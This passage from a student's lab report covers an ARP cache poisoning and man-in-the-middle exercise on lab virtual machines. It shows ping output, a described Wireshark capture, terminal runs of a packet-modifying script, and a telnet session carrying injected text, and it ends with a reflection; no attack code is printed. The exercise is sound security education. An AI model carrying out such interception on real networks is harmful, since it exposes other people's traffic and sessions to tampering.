--> 10.0.0.6 ping statistics ...
14 packets transmitted, 14 received, 0% packet loss, time 13341ms
```

Bottom Wireshark Analysis:

The Wireshark interface shows a list of captured network frames. The frames are color-coded by protocol: ARP (light blue), ICMP (light green), and TCP (light orange). The list includes:

- Frame 1: ARP request from 02:42:0a:09:00:69 to 10.0.0.1 (08:00:27:08:00:01).
- Frame 2: ARP response from 10.0.0.1 to 02:42:0a:09:00:69.
- Frame 3: ARP request from 02:42:0a:09:00:69 to 10.0.0.1.
- Frame 4: ARP response from 10.0.0.1 to 02:42:0a:09:00:69.
- Frame 5: ICMP echo request from 10.0.0.1 to 10.0.0.6 (08:00:27:08:00:01).
- Frame 6: ICMP echo reply from 10.0.0.6 to 10.0.0.1.
- Frame 7: ICMP echo request from 10.0.0.1 to 10.0.0.6.
- Frame 8: ICMP echo reply from 10.0.0.6 to 10.0.0.1.
- Frame 9: ICMP echo request from 10.0.0.1 to 10.0.0.6.
- Frame 10: ICMP echo reply from 10.0.0.6 to 10.0.0.1.
- Frame 11: ICMP echo request from 10.0.0.1 to 10.0.0.6.
- Frame 12: ICMP echo reply from 10.0.0.6 to 10.0.0.1.
- Frame 13: ICMP echo request from 10.0.0.1 to 10.0.0.6.
- Frame 14: ICMP echo reply from 10.0.0.6 to 10.0.0.1.

The details pane at the bottom of the Wireshark window shows the configuration for the captured session, including the source and target IP addresses and the interface used.

- ❖ Finally, I created python script named – `real_mitm_attack.py`, like `mitm_attack.py` performing the ARP cache poisoning, however this time after connection is established

between A and B, I turn off the IP port forwarding so that I could manipulate the packet. To change the contents of the packet, I use the sniffing and spoofing approach:

The image shows two side-by-side screenshots of a Linux desktop environment, likely Ubuntu, running on a virtual machine. Both screens have a purple gradient background.

Top Screen (Terminal Session):

```
joshualudolf@VM: ~/Desktop/Lab 6
joshualu... x joshualu... x joshualu... x joshualu... x joshualu... x
joshualudolf@VM:~/Desktop/Lab 6$ nano real_mitm_attack.py
joshualudolf@VM:~/Desktop/Lab 6$ sudo ./real_mitm_attack.py
^Cjoshualudolf@VM:~/Desktop/Lab 6$
```

Bottom Screen (Terminal Session):


```
joshualudolf@VM: ~/Desktop/Lab 6
joshalu... x joshalu... x joshalu... x joshalu... x joshalu... x
root@3b26ef833849:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^].
Ubuntu 20.04.1 LTS
8d8ec672fb7e login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Feb 21 22:05:28 UTC 2025 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@8d8ec672fb7e:~$ AAAAAAAA
-bash: AAAAAAAA: command not found
seed@8d8ec672fb7e:~$
```

In both screenshots, the desktop environment includes a dock with various icons (File Manager, Terminal, Dash, etc.) and a file explorer window titled "Lab 4" containing sub-folders "Lab 4", "Lab 5", and "Lab 6". The terminal windows show command-line interactions, including the execution of Python scripts and root access via telnet.



❖ What I learned from this lab:

In this lab, I focused on understanding and executing ARP spoofing attacks. Through tasks 1 and 2, I learned how to manipulate ARP tables to intercept and modify network traffic between two virtual machines. Task 1 involved setting up the environment and ensuring that ARP packets could be sent and received correctly. Task 2 required me to implement the ARP Cache Poisoning attack, allowing me to see firsthand how an attacker can position themselves as a man-in-the-middle. This experience highlighted the importance of network security measures to prevent such attacks. Overall, these tasks provided valuable insights into the mechanics of ARP spoofing and the potential vulnerabilities in network protocols.